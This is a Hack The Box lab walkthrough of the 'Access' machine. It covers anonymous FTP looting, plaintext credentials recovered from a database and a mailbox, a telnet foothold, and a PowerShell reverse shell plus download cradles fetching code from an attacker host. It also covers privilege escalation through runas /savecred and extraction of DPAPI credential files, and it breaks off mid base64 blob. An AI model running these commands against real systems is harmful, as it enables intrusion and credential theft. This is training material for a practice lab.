Access

25th February 2019 / Document No D19.100.09

Prepared By: egre55

Machine Author: egre55

Difficulty: Easy

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Access is an "easy" difficulty machine, that highlights how machines associated with the physical security of an environment may not themselves be secure. Also highlighted is how accessible FTP/file shares often lead to getting a foothold or lateral movement. It teaches techniques for identifying and exploiting saved credentials.

Skills Required

- Basic Windows knowledge


Skills Learned

- Enumeration of Access Databases and Outlook Personal Archives
- Identification of saved credentials
- DPAPI credential extraction

Enumeration

Nmap

```
masscan -p1-65535,U:1-65535 10.10.10.98 --rate=1000 -p1-65535,U:1-65535 -e tun0 > ports
ports=$(cat ports | awk -F " " '{print $4}' | awk -F "/" '{print $1}' | sort -n | tr '\n'
',' | sed 's/,$//')
nmap -Pn -sV -sC -p$ports 10.10.10.98
```



```
root@kali:~/hackthebox/access# nmap -Pn -sV -sC -p$ports 10.10.10.98
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-27 16:59 EST
Nmap scan report for 10.10.10.98
Host is up (0.032s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 425 Cannot open data connection.
| ftp-syst:
|_  SYST: Windows_NT
23/tcp open  telnet?
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: MegaCorp
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Nmap output shows that anonymous FTP, Telnet and a web server running IIS 7.5 are available. This version of IIS shipped with Windows Server 2008 R2. Visual inspection of the website reveals a still of a data centre video feed.

FTP

The FTP server is examined and two files are visible, "\Backups\backup.mdb" and "\Engineer\Access Control.zip". These are both binary files and so the FTP binary transfer mode is enabled.


```
ufw allow from 10.10.10.98 to any
apt install ftp
ftp
ftp> open
(to) 10.10.10.98
Name (10.10.10.98:root): anonymous
Password: anonymous
ftp> dir
ftp> cd Backups
ftp> dir
ftp> type binary
ftp> get backup.mdb
ftp> cd ..
ftp> cd Engineer
ftp> dir
ftp> get "Access Control.zip"
```

Inspection of interesting files

mdb-tools

The command "file backup.mdb" confirms that this is a Microsoft Access database, which can be examined using "mdb-tools" (created by Brian Bruns). The tables are displayed with "mdb-tables" and grep colour output is used to highlight tables of interest. There is an "auth_user" table, in what seems to be a database backup from a "ZKAccess" installation. ZKAccess is an Access Control software application, used to manage card readers and physical security of an environment. Data from this table is exported using "mdb-export", which reveals usernames and plaintext passwords.

```
mdb-tables backup.mdb | grep --color=auto user
mdb-export backup.mdb auth_user
```



```
root@kali:~/hackthebox/access# mdb-export backup.mdb auth_user
id,username,password,Status,last_login,RoleID,Remark
25,"admin","admin",1,"08/23/18 21:11:47",26,
27,"engineer","access4u@security",1,"08/23/18 21:13:36",26,
28,"backup_admin","admin",1,"08/23/18 21:14:02",26,
```


ZKAccess admin/engineer accounts:

```
admin:admin
engineer:access4u@security
backup_admin:admin
```

7z

The attempt to extract the zip file with the "unzip" command fails due to it being compressed using an unsupported format. 7z is used to examine the Zip file, which shows that it was encrypted using the AES-256 algorithm. AES-256 is supported by 7z and WinZip.


```
7z l -slt Access\ Control.zip
```



```
Path = Access Control.pst
Folder = -
Size = 271360
Packed Size = 10678
Modified = 2018-08-23 19:13:52
Created = 2018-08-23 18:44:57
Accessed = 2018-08-23 18:44:57
Attributes = A
Encrypted = +
Comment =
CRC = 1D60603C
Method = AES-256 Deflate
Host OS = FAT
Version = 20
Volume Index = 0
```

Using the previously gained password `access4u@security`, the Zip file is extracted.

```
7z x Access\ Control.zip
```




```
root@kali:~/hackthebox/access# 7z x Access\ Control.zip

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs Intel(R) Core(TM) i5-6200U CPU @ 2.30GHz (406E3),ASM,AES-NI)

Scanning the drive for archives:
1 file, 10870 bytes (11 KiB)

Extracting archive: Access Control.zip
--
Path = Access Control.zip
Type = zip
Physical Size = 10870


Enter password (will not be echoed):
ERROR: Wrong password : Access Control.pst
```

Foothold

This reveals the file "Access Control.pst", which is a Microsoft Outlook Personal Folder file, used to store emails and other items. This can be examined further using "readpst".

```
readpst -tea -m Access\ Control.pst
```

An email explains that the password for the "security" account (conceivably used by the engineers who maintain the physical security system) has been changed to `4Cc3ssC0ntr0ller`



```
--alt---boundary-LibPST-iamunique-992585634_-_-
Content-Type: text/plain; charset="utf-8"

Hi there,


The password for the “security” account has been changed to 4Cc3ssC0ntr0ller.  Please ensure this is passed on to your engineers.


Regards,

John
```

`security:4Cc3ssC0ntr0ller`

This credential is used to open a telnet session (the user seems unprivileged), and the user flag can be gained.

Post-Exploitation

Upgrade from telnet shell

The telnet shell is not very convenient, and it is quickly upgraded. A web server is started and hosts shell.ps1.

```
php -S 0.0.0.0:80
```

Nishang – created by Nikhil SamratAshok Mittal (@nikhil_mitt) – contains many handy scripts, such as the following PowerShell reverse shell one-liner.

https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcpOneLine.ps1

shell.ps1


```
$client = New-Object System.Net.Sockets.TCPClient("10.10.14.2",443);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes,
0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 |
Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.L
ength);$stream.Flush()};$client.Close()
```

A standard Powershell download cradle is used to execute the reverse shell. "`START`" is used so that the existing telnet session is not locked up. The `/B` parameter is specified so that a new window is not created for the shell, which has the effect that the incoming shell is able to use the full width of the screen, instead of being constrained to the telnet session display width.

```
START /B "" powershell -c IEX (New-Object
Net.Webclient).downloadstring('http://10.10.14.2/shell.ps1')
```

Identification of saved credential

A useful command to run when beginning enumeration is "cmdkey /list", which displays stored user names and passwords or credentials. This reveals a stored credential for "ACCESS\Administrator".




```
Currently stored credentials:

    Target: Domain:interactive=ACCESS\Administrator
                                                        Type: Domain Password
    User: ACCESS\Administrator
```

Windows may store credentials for a number of reasons. One of them is that an sysadmin may have configured an application to run as an administrative user, with the "/savecred" switch specified. There is no way in Windows to restrict use of the "runas /savecred" privilege to a single application - once this has been configured, runas can be used to run any command with elevated privileges. Some reasons why an sysadmin may choose to use "runas /savecred" are to keep them from having to repeatedly enter (or provide) the admin password, or it may be to run an application with elevated privileges in order to bypass application whitelisting or to allow write access to protected application directories.

Typically "runas /savecred" is used to create a shortcut, which the user clicks to run the desired application. The commands below are used to enumerate all the accessible shortcut (.lnk) files on the system, and examine them for the presence of the "runas" command.

```
> Get-ChildItem "C:\" *.lnk -Recurse -Force | ft fullname | Out-File shortcuts.txt
> ForEach($file in gc .\shortcuts.txt) { Write-Output $file; gc $file |
Select-String runas }
```


It seems that the ZKAccess shortcut on the Public Desktop has been configured in this way.



```
C:\Users\Public\Desktop\ZKAccess3.5 Security System.lnk

L?F?@ ??7????7???#?P/P?O? ?:i?+00?/C:\R1M?:Windows???:?�M?:*wWindowsV1
MV?System32???:?�MV?*?System32X2P?:?
                                   runas.exe???:1??:1?*Yrunas.exeL-K??E
?C:\Windows\System32\runas.exe#..\..\..\Windows\System32\runas.exeC:\ZKTeco\ZKAccess3.5G/user:ACCESS\Administrator /
savecred "C:\ZKTeco\ZKAccess3.5\Access.exe"'C:\ZKTeco\ZKAccess3.5\img\AccessNET.ico?%SystemDrive%\ZKTeco\ZKAccess3.5\im
g\AccessNET.ico
%SystemDrive%\ZKTeco\ZKAccess3.5\img\AccessNET.ico
```


When inspecting the Public user profile, the Desktop folder is not immediately visible as it is a hidden folder. It is possible to traverse the folder and list the files within. The folder is accessible to the builtin "NT AUTHORITY\INTERACTIVE" group. Users who log in "interactively" locally, or over a Remote Desktop or telnet session will have the Interactive SID in their access token.

```
ls C:\Users\Public
icacls C:\Users\Public\Desktop
```



```
PS C:\Users\security> ls C:\Users\Public


    Directory: C:\Users\Public


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d-r--         7/14/2009   6:06 AM            Documents
d-r--         7/14/2009   5:57 AM            Downloads
d-r--         7/14/2009   5:57 AM            Music
d-r--         7/14/2009   5:57 AM            Pictures
d-r--         7/14/2009   5:57 AM            Videos


PS C:\Users\security> icacls C:\Users\Public\Desktop
C:\Users\Public\Desktop BUILTIN\Administrators:(OI)(CI)(F)
                        NT AUTHORITY\INTERACTIVE:(OI)(CI)(RX)
                        NT AUTHORITY\SYSTEM:(OI)(CI)(F)
                        ACCESS\Administrator:(OI)(CI)(IO)(DE,DC)
```

```
whoami /groups
```




```
C:\Users\security>whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type             SID
====================================== ================ ==========================================
Everyone                               Well-known group S-1-1-0
ACCESS\TelnetClients                   Alias            S-1-5-21-953262931-566350628-63446256-1000
BUILTIN\Users                          Alias            S-1-5-32-545
NT AUTHORITY\INTERACTIVE               Well-known group S-1-5-4
CONSOLE LOGON                          Well-known group S-1-2-1
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11
NT AUTHORITY\This Organization         Well-known group S-1-5-15
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10
```

Privilege Escalation

Exploiting "runas /savecred"

The following command is used to start a PowerShell reverse shell as ACCESS\Administrator.

```
runas /user:ACCESS\Administrator /savecred "powershell -c IEX (New-Object
Net.Webclient).downloadstring('http://10.10.14.2/admin.ps1')"
```




```
root@kali:~/hackthebox/access# nc -lvnp 8080
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::8080
Ncat: Listening on 0.0.0.0:8080
Ncat: Connection from 10.10.10.98.
Ncat: Connection from 10.10.10.98:49170.

PS C:\Windows\system32> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                  Description                               State
=============================== ========================================= ========
SeIncreaseQuotaPrivilege        Adjust memory quotas for a process        Disabled
SeSecurityPrivilege             Manage auditing and security log          Disabled
SeTakeOwnershipPrivilege        Take ownership of files or other objects  Disabled
SeLoadDriverPrivilege           Load and unload device drivers            Disabled
SeSystemProfilePrivilege        Profile system performance                Disabled
SeSystemtimePrivilege           Change the system time                    Disabled
SeProfileSingleProcessPrivilege Profile single process                    Disabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority              Disabled
SeCreatePagefilePrivilege       Create a pagefile                         Disabled
SeBackupPrivilege               Back up files and directories             Disabled
SeRestorePrivilege              Restore files and directories             Disabled
SeShutdownPrivilege             Shut down the system                      Disabled
SeDebugPrivilege                Debug programs                            Enabled
SeSystemEnvironmentPrivilege    Modify firmware environment values        Disabled
SeChangeNotifyPrivilege         Bypass traverse checking                  Enabled
SeRemoteShutdownPrivilege       Force shutdown from a remote system       Disabled
SeUndockPrivilege               Remove computer from docking station      Disabled
SeManageVolumePrivilege         Perform volume maintenance tasks          Disabled
SeImpersonatePrivilege          Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege         Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege   Increase a process working set            Disabled
SeTimeZonePrivilege             Change the time zone                      Disabled
SeCreateSymbolicLinkPrivilege   Create symbolic links                     Disabled
```

DPAPI abuse

Identification of credentials and masterkeys

This runas credential (and many other types of stored credentials) can be extracted from the Windows Data Protection API. In order to achieve this, it is necessary to identify the credential files and masterkeys. Credential filenames are a string of 32 characters, e.g. "85E671988F9A2D1981A4B6791F9A4EE8" while masterkeys are a GUID, e.g. "cc6eb538-28f1-4ab4-adf2-f5594e88f0b2". They have the "System files" attribute, and so "DIR /AS" must be used. The following "one-liner" will identify the available credential files and masterkeys.

```
cmd /c "dir /S /AS C:\Users\security\AppData\Local\Microsoft\Vault & dir /S /AS
C:\Users\security\AppData\Local\Microsoft\Credentials & dir /S /AS
C:\Users\security\AppData\Local\Microsoft\Protect & dir /S /AS
C:\Users\security\AppData\Roaming\Microsoft\Vault & dir /S /AS
C:\Users\security\AppData\Roaming\Microsoft\Credentials & dir /S /AS
C:\Users\security\AppData\Roaming\Microsoft\Protect"
```



```
 Directory of C:\Users\security\AppData\Roaming\Microsoft\Credentials

08/22/2018  09:18 PM    <DIR>          .
08/22/2018  09:18 PM    <DIR>          ..
08/22/2018  09:18 PM               538 51AB168BE4BDB3A603DADE4F8CA81290
               1 File(s)            538 bytes

     Total Files Listed:
               1 File(s)            538 bytes
               2 Dir(s)  16,771,850,240 bytes free
 Volume in drive C has no label.
 Volume Serial Number is 9C45-DBF0

 Directory of C:\Users\security\AppData\Roaming\Microsoft\Protect

08/22/2018  09:18 PM    <DIR>          .
08/22/2018  09:18 PM    <DIR>          ..
08/22/2018  09:18 PM                24 CREDHIST
08/22/2018  09:18 PM    <DIR>          S-1-5-21-953262931-566350628-63446256-1001
               1 File(s)             24 bytes

 Directory of C:\Users\security\AppData\Roaming\Microsoft\Protect\S-1-5-21-953262931-566350628-63446256-1001

08/22/2018  09:18 PM    <DIR>          .
08/22/2018  09:18 PM    <DIR>          ..
08/22/2018  09:18 PM               468 0792c32e-48a5-4fe3-8b43-d93d64590580
08/22/2018  09:18 PM                24 Preferred
               2 File(s)            492 bytes
```

Powershell Base64 file transfer

The credential and masterkey are base64 encoded.

```
[Convert]::ToBase64String([IO.File]::ReadAllBytes("C:\Users\security\AppData\Roamin
g\Microsoft\Credentials\51AB168BE4BDB3A603DADE4F8CA81290"))
```

```
[Convert]::ToBase64String([IO.File]::ReadAllBytes("C:\Users\security\AppData\Roamin
g\Microsoft\Protect\S-1-5-21-953262931-566350628-63446256-1001\0792c32e-48a5-4fe3-8
b43-d93d64590580"))
```

They are converted back to the original files on an attacker controlled computer, where they can be inspected with mimikatz.

```
[IO.File]::WriteAllBytes("51AB168BE4BDB3A603DADE4F8CA81290",
[Convert]::FromBase64String("AQAAAA4CAAAAAAAAAQAAANCMnd8BFdERjHoAwE/Cl+sBAAAALsOSB6
VI40+LQ9k9ZFkFgAAAACA6AAAARQBuAHQAZQByAHAAcgBpAHMAZQAgAEMAcgBlAGQAZQBuAHQAaQBhAGwAI
ABEAGEAdABhAA0ACgAAABBmAAAAAQAAIAAAAPW7usJAvZDZr308LPt/MB8fEjrJTQejzAEgOBNfpaa8AAAA
AA6AAAAAAgAAIAAAAPlkLTI/rjZqT3KT0C8m5Ecq3DKwC6xqBhkURY2t/T5SAAEAAOc1Qv9x0IUp+dpf+I7
c1b5E0RycAsRf39nuWlMWKMsPno3CIetbTYOoV6/xNHMTHJJ1JyF/4XfgjWOmPrXOU0FXazMzKAbgYjY+WH
hvt1Uaqi4GdrjjlX9Dzx8Rou0UnEMRBOX5PyA2SRbfJaAWjt4jeIvZ1xGSzbZhxcVobtJWyGkQV/5v4qKxd
lugl57pFAwBAhDuqBrACDD3TDWhlqwfRr1p16hsqC2hX5u88cQMu+QdWNSokkr96X4qmabp8zopfvJQhAHC
KaRRuRHpRpuhfXEojcbDfuJsZezIrM1LWzwMLM/K5rCnY4Sg4nxO23oOzs4q/ZiJJSME21dnu8NAAAAAY/z
